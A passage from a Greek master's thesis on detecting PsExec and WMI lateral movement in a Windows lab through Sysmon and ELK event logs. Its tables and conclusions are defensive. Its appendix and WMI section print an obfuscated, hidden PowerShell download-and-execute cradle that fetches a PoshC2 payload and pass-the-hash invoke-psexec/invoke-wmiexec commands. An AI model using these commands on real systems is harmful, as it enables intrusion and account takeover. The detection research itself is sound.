Μια άλλη υποκατηγορία της στήλης Execution είναι το Windows Management Instrumentation (WMI) [21] το οποίο είναι μια διαχειριστική λειτουργία των Windows που παρέχει ένα ενιαίο περιβάλλον για τοπική και απομακρυσμένη πρόσβαση στα στοιχεία των συστημάτων Windows. Βασίζεται στην υπηρεσία WMI για τοπική και απομακρυσμένη πρόσβαση, ενώ χρησιμοποιεί το Server Message Block (SMB) και την υπηρεσία Remote Procedure Call Service (RPCS) για απομακρυσμένη πρόσβαση. Το RPCS λειτουργεί μέσω της θύρας TCP/UDP 135. Ένας κακόβουλος μπορεί να χρησιμοποιήσει το WMI για να αλληλεπιδράσει με τοπικά και απομακρυσμένα συστήματα, ή να το χρησιμοποιήσει ως μέσο για την εκτέλεση άλλων λειτουργιών, όπως η συλλογή πληροφοριών για την ανίχνευση ή την απομακρυσμένη εκτέλεση αρχείων ως μέρος της κακόβουλης κίνησης (Lateral Movement), προκειμένου να εντοπίσει μέσα στο δίκτυο ευπάθειες σε υλικό ή λογισμικό και να επεκταθεί. Ο κακόβουλός κώδικας που εκτελέστηκε για τις ανάγκες της διατριβής φαίνεται στην εικόνα 31 και είχε ως αποτέλεσμα ο Administrator να διαγράψει τον χρήστη που δημιούργησε προηγουμένως με την εκτέλεση του κώδικα PsExec της ενότητας 7.1:

<u>Κώδικας WMIexec</u>

invoke-wmiexec -Target 192.168.106.128 -Domain CONTROL -Username Administrator -Hash 07AB403AB740C1540C378B0F5AAA4087 -Command "net user test /DELETE"

Εικόνα 31. Εκτέλεση κώδικα WMI

Ενώ τα αποτελέσματα της εκτέλεσης του ανωτέρω κώδικα φαίνονται στην εικόνα 32 ακολούθως:

Εικόνα 32. Αποτελέσματα Εκτέλεσης Κώδικα WMI

8 *Αποτελέσματα Επιθέσεων*

Οι επιθέσεις πραγματοποιήθηκαν με τη σύμβαση ότι το σύστημα είναι ήδη παραβιασμένο (compromised) και έχει πραγματοποιηθεί privilege escalation (επαύξηση των δικαιωμάτων του επιτιθέμενου σε δικαιώματα Administrator). Κατόπιν ανάλυσης των logs που συγκεντρώθηκαν στο ELK, και αναζητώντας τις κρίσιμες αλλαγές που συντελέστηκαν στα συστήματα κατά τον χρόνο διεξαγωγής της κάθε επίθεσης, διαπιστώνεται ότι η κάθε επίθεση επηρεάζει διαφορετικά το εν λόγω σύστημα. Στον πίνακα 2 παρατίθενται τα συγκεντρωτικά συμπεράσματα της ανάλυσης αναφορικά με τις σημαντικές αλλαγές που επήλθαν στο σύστημα με την εκτέλεση του PsExec.

8.1 Service Execution (PsExec)

Στοιχεία που πιστοποιούν την επιτυχή εκτέλεση της επίθεσης	Phase 1 Process Creation	event_id	4688	
		Creator User Sid	S-1-5-18	
		Target User Sid	S-1-0-0	
		Parent Process Name	C:\Windows\System32\services.exe	
		New Process Name	C:\Windows\System32\cmd.exe	
		Mandatory Label	S-1-16-16384	
		Token Elevation Type	%%1936	
		Logon ID Mandatory Label	0x3E7 S-1-16-16384	

Στοιχεία που πιστοποιούν την επιτυχή εκτέλεση της επίθεσης	Phase 1 Process Creation	event_id Logon ID	4688 0x3E7	
		Creator User Sid event_id	S-1-5-18 4688	
	Phase_2 2nd Process Creation	Target User Sid Creator User Sid	S-1-0-0 S-1-5-18	
		Parent Process Name Target User Sid	C:\Windows\System32\cmd.exe S-1-0-0	
		New Process Name Parent Process Name	C:\Windows\System32\net.exe C:\Windows\System32\cmd.exe	
		Token Elevation Type New Process Name	%%1936 C:\Windows\System32\net.exe	
		Mandatory Label Token Elevation Type	S-1-16-16384 %%1936	
		Logon ID Mandatory Label	0x3E7 S-1-16-16384	
		event_id Logon ID	4688 0x3E7	
		Creator User Sid event_id	S-1-5-184688	

Στοιχεία που πιστοποιούν την επιτυχή εκτέλεση της επίθεσης	Phase_3 3rd Process Creation	Target User Sid Creator User Sid	S-1-0-0S-1-5-18	
		Parent Process Name Target User Sid	C:\Windows\System32\net.exe S-1-0-0	
		New Process Name Parent Process Name	C:\Windows\System32\conhost.exe C:\Windows\System32\net.exe	
		Token Elevation Type New Process Name	%%1936 C:\Windows\System32\conhost.exe	
		Mandatory Label Token Elevation Type	S-1-16-16384 %%1936	
		Logon ID Mandatory Label	0x3E7 S-1-16-16384	
		event_id Logon ID	4688 0x3E7	
		Creator User Sid event_id	S-1-5-18 4688	
	Phase_4 4th Process Creation	Target User Sid Creator User Sid	S-1-0-0 S-1-5-18	
		Parent Process Name Target User Sid	C:\Windows\System32\net.exe S-1-0-0	
		New Process Name Parent Process Name	C:\Windows\System32\net1.exe C:\Windows\System32\net.exe	

Στοιχεία που πιστοποιούν την επιτυχή εκτέλεση της επίθεσης	Phase_4 4th Process Creation	Token Elevation Type New Process Name	%%1936 C:\Windows\System32\net1.exe	
		Mandatory Label Token Elevation Type	S-1-16-16384 %%1936	
		Logon ID Mandatory Label	0x3E7 S-1-16-16384	
		event_id Logon ID	4728 0x3E7	
		Creator User Sid event_id	S-1-5-18 4728	
	Phase_5 Member added to security global-group	Creator Sid Creator User Sid	S-1-5-21-1198845798-190058013-1508855722-1007 S-1-5-18	
		Target User Sid Creator Sid	S-1-0-0 S-1-5-21-1198845798-190058013-1508855722-1007	
		Target Sid Target User Sid	S-1-5-21-1198845798-190058013-1508855722-513 S-1-0-0	
		Logon ID Target Sid	0x3E7 S-1-5-21-1198845798-190058013-1508855722-513	
		event_id Logon ID	4720 0x3E7	
		UAC event_id	%%2080 %%2082 %%2084 4720	

Στοιχεία που πιστοποιούν την επιτυχή εκτέλεση της επίθεσης	Phase_6 User account creation	Creator User Sid UAC	S-1-5-18 %%2080 %%2082 %%2084	
		Target Sid Creator User Sid	S-1-5-21-1198845798-190058013-1508855722-1007 S-1-5-18	
		Logon ID Target Sid	0x3E7 S-1-5-21-1198845798-190058013-1508855722-1007	
		event_id Logon ID	4724 0x3E7	
	Phase_7 Creator removed from security global-group	event_id Target Sid	4689 S-1-5-21-1198845798-190058013-1508855722-513	Αντίστροφος τερματισμός των διεργασιών που δημιουργήθηκαν. Αφαίρεση του λογαριασμού που δημιούργησε το account από το global-group
	Phase_8 terminate phase 4 → 3 → 2 → 1	event_id	4689	Αντίστροφος τερματισμός των διεργασιών που δημιουργήθηκαν

Πίνακας 2. Ευρήματα κατά την διεξαγωγή επίθεσης με PSexec

8.2 WMIexec

Στοιχεία που πιστοποιούν την επιτυχή εκτέλεση της επίθεσης	Phase_1 Process Creation	event_id	4688	
		Creator User Sid	S-1-5-20	
		Target User Sid	S-1-0-0	
		Parent Process Name	C:\Windows\System32\wbem\WmiPrvSE.exe	
		New Process Name	C:\Windows\System32\net.exe	
		Token Elevation Type	%%1936	
		Mandatory Label	S-1-16-12288	
		Logon ID	0x3E4	
	Phase_2 2nd Process Creation	event_id	4688	
		Creator User Sid	S-1-5-21-2019329207-3988229218-1704046040-500	
		Target User Sid	S-1-0-0	
		Parent Process Name	C:\Windows\System32\net.exe	
		New Process Name	C:\Windows\System32\conhost.exe	
		Token Elevation Type	%%1936	
		Mandatory Label	S-1-16-12288	
		Logon ID	0x1D0DFB7	
	Phase_3 An account was logged off	event_id	4634	
		Creator User Sid	S-1-5-21-2019329207-3988229218-1704046040-500	
		Logon ID	0x1D0DF8B	

Στοιχεία που πιστοποιούν την επιτυχή εκτέλεση της επίθεσης	Phase_4 an operation was attempted on a privileged object	event_id	4674	
		Creator User Sid	S-1-5-21-2019329207-3988229218-1704046040-500	
		Logon ID	0x1D0DFB7	
		Process Name	C:\Windows\System32\conhost.exe	
	Phase_5 Process Creation	event_id	4688	
		Creator User Sid	S-1-5-21-2019329207-3988229218-1704046040-500	
		Target User Sid	S-1-0-0	
		Parent Process Name	C:\Windows\System32\net.exe	
		New Process Name	C:\Windows\System32\net1.exe	
		Token Elevation Type	%%1936	
		Mandatory Label	S-1-16-12288	
		Logon ID	0x1D0DFB7	
	Phase_6 process termination $5 \rightarrow 2 \rightarrow 1$	event_id	4689	
		Logon ID	0x1D0DFB7	
	Phase_7 account was logged off	event_id	4634	
		Logon ID	0x1D0DFB7	

Πίνακας 3. Ευρήματα κατά την διεξαγωγή επίθεσης με WMIexec

8.3 Χρήσιμα στοιχεία για την ανάλυση

8.3.1 Security Identifiers

Ένα αναγνωριστικό ασφαλείας (SID) [22] χρησιμοποιείται για τη μοναδική αναγνώριση μιας οντότητας ασφαλείας ή μιας ομάδας οντοτήτων ασφαλείας. Αντιπροσωπεύουν κάθε οντότητα που μπορεί να αυθεντικοποιηθεί από το λειτουργικό σύστημα, όπως ένας λογαριασμός χρήστη, ένας λογαριασμός υπολογιστή, ένα νήμα ή μια διεργασία που εκτελείται στο πλαίσιο ασφαλείας ενός λογαριασμού χρήστη ή υπολογιστή.

Κάθε λογαριασμός ή ομάδα ή διεργασία που εκτελείται στο πλαίσιο ασφαλείας του λογαριασμού έχει ένα μοναδικό SID που εκδίδεται από μια αρχή, όπως ο Windows Domain Controller. Το αναγνωριστικό ασφαλείας (SID) αποθηκεύεται σε μια βάση δεδομένων ασφαλείας. Το σύστημα που δημιουργεί το SID, αναγνωρίζει μόνο έναν συγκεκριμένο λογαριασμό ή ομάδα κατά τη δημιουργία του λογαριασμού ή της ομάδας. Όταν ένα SID έχει χρησιμοποιηθεί ως το μοναδικό αναγνωριστικό για έναν χρήστη ή μια ομάδα, δεν μπορεί ποτέ να χρησιμοποιηθεί ξανά για τον εντοπισμό άλλου χρήστη ή ομάδας.

Κάθε φορά που ένας χρήστης συνδέεται, το σύστημα δημιουργεί ένα token για αυτόν το χρήστη. Το token περιέχει το SID του χρήστη, τα δικαιώματα χρήστη και τα SID για τις ομάδες στις οποίες ανήκει ο χρήστης. Αυτό το token παρέχει πληροφορίες ασφαλείας για οποιαδήποτε ενέργεια εκτελεί ο χρήστης στον υπολογιστή.

8.3.2 Token Elevation Type

Το Token Elevation Type σχετίζεται με το USER ACCOUNT CONTROL και έχει τρείς τύπους:

- Τύπος 1: %%1936: πλήρες token χωρίς να έχουν καταργηθεί ή αφαιρεθεί δικαιώματα, ή να έχουν απενεργοποιηθεί ομάδες. Ένα πλήρες token χρησιμοποιείται μόνο αν το UAC είναι απενεργοποιημένο ή αν ο χρήστης είναι ο built-in λογαριασμός διαχειριστή ή ένας λογαριασμός μιας υπηρεσίας.

- Τύπος 2: %%1937: ένα αναβαθμισμένο token χωρίς να έχουν καταργηθεί ή αφαιρεθεί δικαιώματα, ή να έχουν απενεργοποιηθεί ομάδες. Ένα αναβαθμισμένο token χρησιμοποιείται όταν ενεργοποιείται το UAC και ο χρήστης επιλέγει να ξεκινήσει το πρόγραμμα χρησιμοποιώντας την επιλογή «Εκτέλεση ως διαχειριστής». Ένα αναβαθμισμένο token χρησιμοποιείται επίσης όταν μια εφαρμογή έχει διαμορφωθεί ώστε να απαιτεί πάντα δικαιώματα διαχειριστή ή απαιτεί πάντα μέγιστο προνόμιο και ο χρήστης είναι μέλος της ομάδας των διαχειριστών του συστήματος (administrators).

• Τύπος 3: %%1938 : η τιμή αρχικοποίησης όταν ενεργοποιείται το UAC και ο χρήστης ξεκινά απλά ένα πρόγραμμα από το μενού Έναρξη. Πρόκειται για ένα περιορισμένο token χωρίς δικαιώματα διαχειριστή και οι ομάδες διαχείρισης είναι απενεργοποιημένες. Το περιορισμένο token χρησιμοποιείται όταν ενεργοποιείται το UAC, η εφαρμογή δεν απαιτεί δικαιώματα διαχειριστή και ο χρήστης δεν επιλέγει να ξεκινήσει το πρόγραμμα χρησιμοποιώντας την επιλογή «Εκτέλεση ως διαχειριστής».

8.3.3 Mandatory Label

Το mandatory label είναι ένα νέο στοιχείο που χρησιμοποιείται σε συστήματα Win10. Παράλληλα με κάθε αντικείμενο DACL (Discretionary Access Control List) που αφορά δικαιώματα πρόσβασης σε αρχείο, τα Windows εφάρμοσαν επίσης υποχρεωτικό έλεγχο της ακεραιότητας (MIC-Mandatory Integrity Control) που συγκρίνει την ετικέτα ακεραιότητας (integrity label) του αντικειμένου με το επίπεδο ακεραιότητας (Integrity level) της διεργασίας που προσπαθεί να αποκτήσει πρόσβαση στο αντικείμενο. Αυτό το πεδίο τεκμηριώνει την ακεραιότητα της διαδικασίας που προσδιορίζεται από το επίπεδο ακεραιότητας του χρήστη και το επίπεδο ακεραιότητας αρχείων τύπου .exe .

9 *Συμπεράσματα*

Η εκτεταμένη και λεπτομερής παραμετροποίηση του συστήματος ώστε να παραχθούν όσο το δυνατόν περισσότερες πληροφορίες σχετικά με πιθανή κακόβουλη δραστηριότητα οδήγησαν στην δημιουργία των Πινάκων 2 και 3. Βασικό και κοινό χαρακτηριστικό των δύο επιθέσεων είναι αφενός η δημιουργία τουλάχιστον μιας διεργασίας process ως «παιδί» της legitimate διεργασίας και αφετέρου ένας συνδυασμός Creator User Sid, event id και Token elevation Type το οποία μπορούν να υποδηλώσουν την ύπαρξη κακόβουλης δραστηριότητας. Αυτός ο συνδυασμός με ταυτόχρονη ανάλυση των logfiles μπορεί να οδηγήσει τον αναλυτή σε ένα alert το οποίο είναι ικανό να λειτουργήσει σαν ένδειξη παραβίασης και να πιστοποιήσει κακόβουλη δραστηριότητα στο αντίστοιχο σύστημα. Ειδικότερα για τις ανωτέρω επιθέσεις, στον Πίνακα 4 φαίνονται οι συνδυασμοί που εντοπίστηκαν ως ακολούθως:

Service Execution (PsExec)			
	Creator User Sid	Event id	Token Elevation Type
A new process has been created	S-1-5-18	4688	%%1936
A member was added to a security-enabled global group	S-1-5-18	4728	%%1936
A user account was created	S-1-5-18	4720	
An attempt was made to reset an accounts password		4724	
A member was removed from a security-enabled global group		4729	
A process has exited		4689	
WMI			
A new process has been created	S-1-5-20	4688	%%1936
A new process has been created	S-1-5-21-domain-500	4688	%%1936
An account was logged off	S-1-5-21-domain-500	4634	
An operation was attempted on a privileged object	S-1-5-21-domain-500	4674	

A new process has been created	S-1-5-21-domain-500	4688	%%1936
A process has exited		4689	
An account was logged off		4634	

Πίνακας 4. Συνδυασμοί που υποδηλώνουν την κακόβουλη δραστηριότητα

Στην περίπτωση του Service Execution χρησιμοποιείται ο local system λογαριασμός του λειτουργικού συστήματος (S-1-5-18), με Token Elevation Type στον μέγιστο βαθμό δικαιωμάτων (%%1936), δημιουργεί τουλάχιστον μία διεργασία η οποία είναι child μιας legitimate διεργασίας, βάζει τον εαυτό του σε ένα security-enabled global group (Event id 4728), εκτελεί των κώδικά του που στην προκειμένη περίπτωση είναι η δημιουργία ενός λογαριασμού χρήστη και στη συνέχεια διαγραφεί αυτόν τον λογαριασμό, τον αφαιρεί από το security-enabled global group και ακολουθεί την αντίστροφη σειρά για τον τερματισμό των διεργασίων που άνοιξε.

Στην περίπτωση του WMI εκκινεί ένα λογαριασμό Network (S-1-5-20), με Token Elevation Type στον μέγιστο βαθμό δικαιωμάτων (%%1936), δημιουργεί μία διεργασία η οποία εκτελείται από λογαριασμό system Administrator (S-1-5-21domain-500), δημιουργεί τουλάχιστον μία διεργασία η οποία είναι child μιας legitimate διεργασίας, εκτελεί τον κώδικα που στην προκειμένη περίπτωση είναι η διαγραφή ενός λογαριασμού χρήστη ακολουθεί την αντίστροφη σειρά για τον τερματισμό των διεργασίων που άνοιξε και στη συνέχεια κάνει Log off.

10 *Προκλήσεις*

Κατά την υλοποίηση της διατριβής αντιμετωπίστηκαν ορισμένες προκλήσεις-δυσχέρειες στα συστήματα τα οποία είχαν υλοποιηθεί οι οποίες μετά από εκτεταμένη αποσφαλματοποίηση (troubleshooting) αντιμετωπίστηκαν επιτυχώς. Ειδικότερα:

10.1 Domain Controller

Ενώ φαινομενικά ήταν σωστή η εγκατάσταση του Active Directory-Domain Controller παρόλα αυτά κανένας χρήστης δεν ήταν δυνατόν να αυθεντικοποιηθεί από τον server. Κατόπιν εκτεταμένου troubleshooting χωρίς αποτέλεσμα, μεταφορτώθηκε νέα έκδοση Windows server 2012 R2 και επιλύθηκε το πρόβλημα της αυθεντικοποίησης.

10.2 ELK Stack

Για την αποστολή των logfiles από τα συστήματα Windows 10 και Windows server 2012 R2 χρησιμοποιήθηκε η εφαρμογή winlogbeat. Παρόλο που η υπηρεσία (service) ήταν σε κατάσταση ενεργή (running) δεν μπορούσε να φορτώσει τα dashboards στο ELK. Μετά από αναζήτηση στο διαδίκτυο διαπιστώθηκε ότι διαφορετικές εκδόσεις ELK και winlogbeat οδηγούν σε ασυμβατότητα. Επειδή το ELK ήταν η προηγούμενη έκδοση 6.X από την τρέχουσα 7.X, απεγκαταστάθηκε το winlogbeat και έγινε υποβίβαση (downgrade) στην έκδοση 6.X ώστε να είναι συμβατά. Δεν έγινε αναβάθμιση (upgrade) στο ELK καθώς η διαδικασία ήταν πιο πολύπλοκη και υπήρχε ενδεχόμενο οποιαδήποτε αστοχία στην αναβάθμιση να κάνει τη νέα έκδοση να συνεχίσει να μην λειτουργεί.

10.3 PoshC2

Στις 18 Δεκεμβρίου 2019 έγινε release η έκδοση 3.8.1 της γλώσσας Python. Μετά από αναβάθμιση στο Kali Linux με ταυτόχρονη αναβάθμιση σε νέα έκδοση του PoshC2 (master) που χρησιμοποιούσε python 3.8.1, σταμάτησε η λειτουργία του C2. Τα ανωτέρω περιστατικό αναφέρθηκε και από άλλους χρήστες στο εργαλείο συνεργασίας Slack που διατηρούν οι developers του PoshC2. Παρά τις διορθωτικές ενέργειες δεν κατέστη εφικτή η σωστή λειτουργία του, με αποτέλεσμα να μην λειτουργεί κανένα script powershell. Το

πρόβλημα επιλύθηκε με την απεγκατάσταση της αναβαθμισμένης έκδοσης και εγκατάσταση της προηγούμενης έκδοσης 5.2.

Παράρτημα Ι Κώδικας που χρησιμοποιήθηκε στο πλαίσιο της διπλωματικής διατριβής

Κώδικας Powershell Execution για αρχική πρόσβαση

powershell -exec bypass -Noninteractive -windowstyle hidden -e WwBTAHkAcwB0AGUAbQAuAE4AZQB0AC4AUwBlAHIAdgBpAGMAZQBQA G8AaQBuAHQATQBhAG4AYQBnAGUAcgBdADoAOgBTAGUAcgB2AGUAcgB DAGUAcgB0AGkAZgBpAGMAYQB0AGUAVgBhAGwAaQBkAGEAdABpAG8A bgBDAGEAbABsAGIAYQBjAGsAIAA9ACAAewAkAHQAcgB1AGUAfQA7AEkA RQBYACAAKABuAGUAdwAtAG8AYgBqAGUAYwB0ACAAcwB5AHMAdABlA G0ALgBuAGUAdAAuAHcAZQBiAGMAbABpAGUAbgB0ACkALgBkAG8AdwBu AGwAbwBhAGQAcwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAcwA6AC8ALw AxADkAMgAuADEANgA4AC4AMQAwADYALgAxADMAMQA6ADQANAAzA C8AdQBhAHMAYwBsAGkAZQBuAHQALwAwAC4AMQAuADMANAAvAG0Ab wBkAHUAbABlAHMALwBfAGIAcwAnACkA

Κώδικας Psexec

invoke-psexec -Target 192.168.106.128 -Domain CONTROL -Username Administrator -Hash 07AB403AB740C1540C378B0F5AAA4087 -Command "net user test 123456 /ADD"

Κώδικας WMIexec

invoke-wmiexec -Target 192.168.106.128 -Domain CONTROL -Username Administrator -Hash 07AB403AB740C1540C378B0F5AAA4087 -Command "net user test /DELETE"

Βιβλιογραφία-Πηγές

[1] L. Ponemon Institute, "Cost of a Data Breach Study:Global Overview," IBM, 2016-2019.

[2] The MITRE Corporation, 2020. [Online]. Available: https://attack.mitre.org.

[3] Anomali, "Anomali," 2019. [Online]. Available: https://www.anomali.com/resources/what-mitre-attck-is-and-how-it-is-useful.

[4] OASIS Open, "https://oasis-open.github.io," 2020. [Online]. Available: https://oasis-open.github.io/cti-documentation/.

[5] Nettitude Team, "PoshC2," 2020. [Online]. Available: https://github.com/nettitude/PoshC2.

[6] GNS3, 2019. [Online]. Available: https://www.gns3.com/.

[7] Malware Archaeology, 2020. [Online]. Available: https://www.malwarearchaeology.com/cheat-sheets.

[8] Malware Archaeology, "Windows Logging Cheat Sheet," 2019. [Online]. Available: https://www.malwarearchaeology.com/s/Windows-Logging-Cheat-Sheet_ver_Feb_2019.pdf.

[9] Malware Archaeology, "Windows Advanced Logging Cheat Sheet," 2019. [Online]. Available: https://www..com/s/Windows-Advanced-Logging-Cheat-Sheet_ver_Feb_2019_v12.pdf.

[10] Malware Archaeology, "Windows PowerShell Logging Cheat Sheet," 2018. [Online]. Available: https://www.malwarearchaeology.com/s/Windows-PowerShell-Logging-Cheat-Sheet-ver-Sept-2018-v22.pdf.

[11] Malware Archaeology, "Windows Sysmon Logging Cheat Sheet," 2019. [Online]. Available: https://www.malwarearchaeology.com/s/Windows-Sysmon-Logging-Cheat-Sheet_Aug_2019-pthx.pdf.

[12] Mark Russinovich and Thomas Garnier, "Sysmon," 28 04 2020. [Online]. Available: https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon.

[13] Mark Russinovich, "Sysinternals," 29 04 2020. [Online]. Available: https://docs.microsoft.com/en-us/sysinternals/.

[14] Wikipedia, 2020. [Online]. Available: https://en.wikipedia.org/wiki/Sysinternals.

[15] SwiftOnSecurity, "GitHub," 2019. [Online]. Available: https://github.com/SwiftOnSecurity/sysmon-config.

[16] Elastic, "Winlogbeat," 2019. [Online]. Available: https://www.elastic.co/downloads/beats/winlogbeat.

[17] "Elastic Stack," 2020. [Online]. Available: https://www.elastic.co/what-is/elk-stack.

[18] Zachary Burnham, Burnham Forensics, 18 11 2018. [Online]. Available: https://burnhamforensics.com/2018/11/18/sending-logs-to-elk-with-winlogbeat-and-sysmon/.

[19] A. MITRE, "Execution," 19 07 2019. [Online]. Available: https://attack.mitre.org/tactics/TA0002/.

[20] "MITRE (T1569.002)," 2020. [Online]. Available: https://attack.mitre.org/techniques/T1569/002/.

[21] "MITRE (T1047)," 2020. [Online]. Available: https://attack.mitre.org/techniques/T1047/.

[22] Microsoft, "Security Identifiers," 19 04 2017. [Online]. Available: https://docs.microsoft.com/en-us/windows/security/identity-protection/access-control/security-identifiers.

[23] William Ballenthin, Matthew Graeber and Claudiu Teodorescu, "Windows Management Instrumentation (WMI) Offense, Defense, and Forensics," FireEye, 2015.

[24] Matthew Graeber, "Abusing Windows Management Instrumentation (WMI)," 29 12 2015. [Online]. Available: https://www.youtube.com/watch?v=0SjMgnGwpq8&t=952s.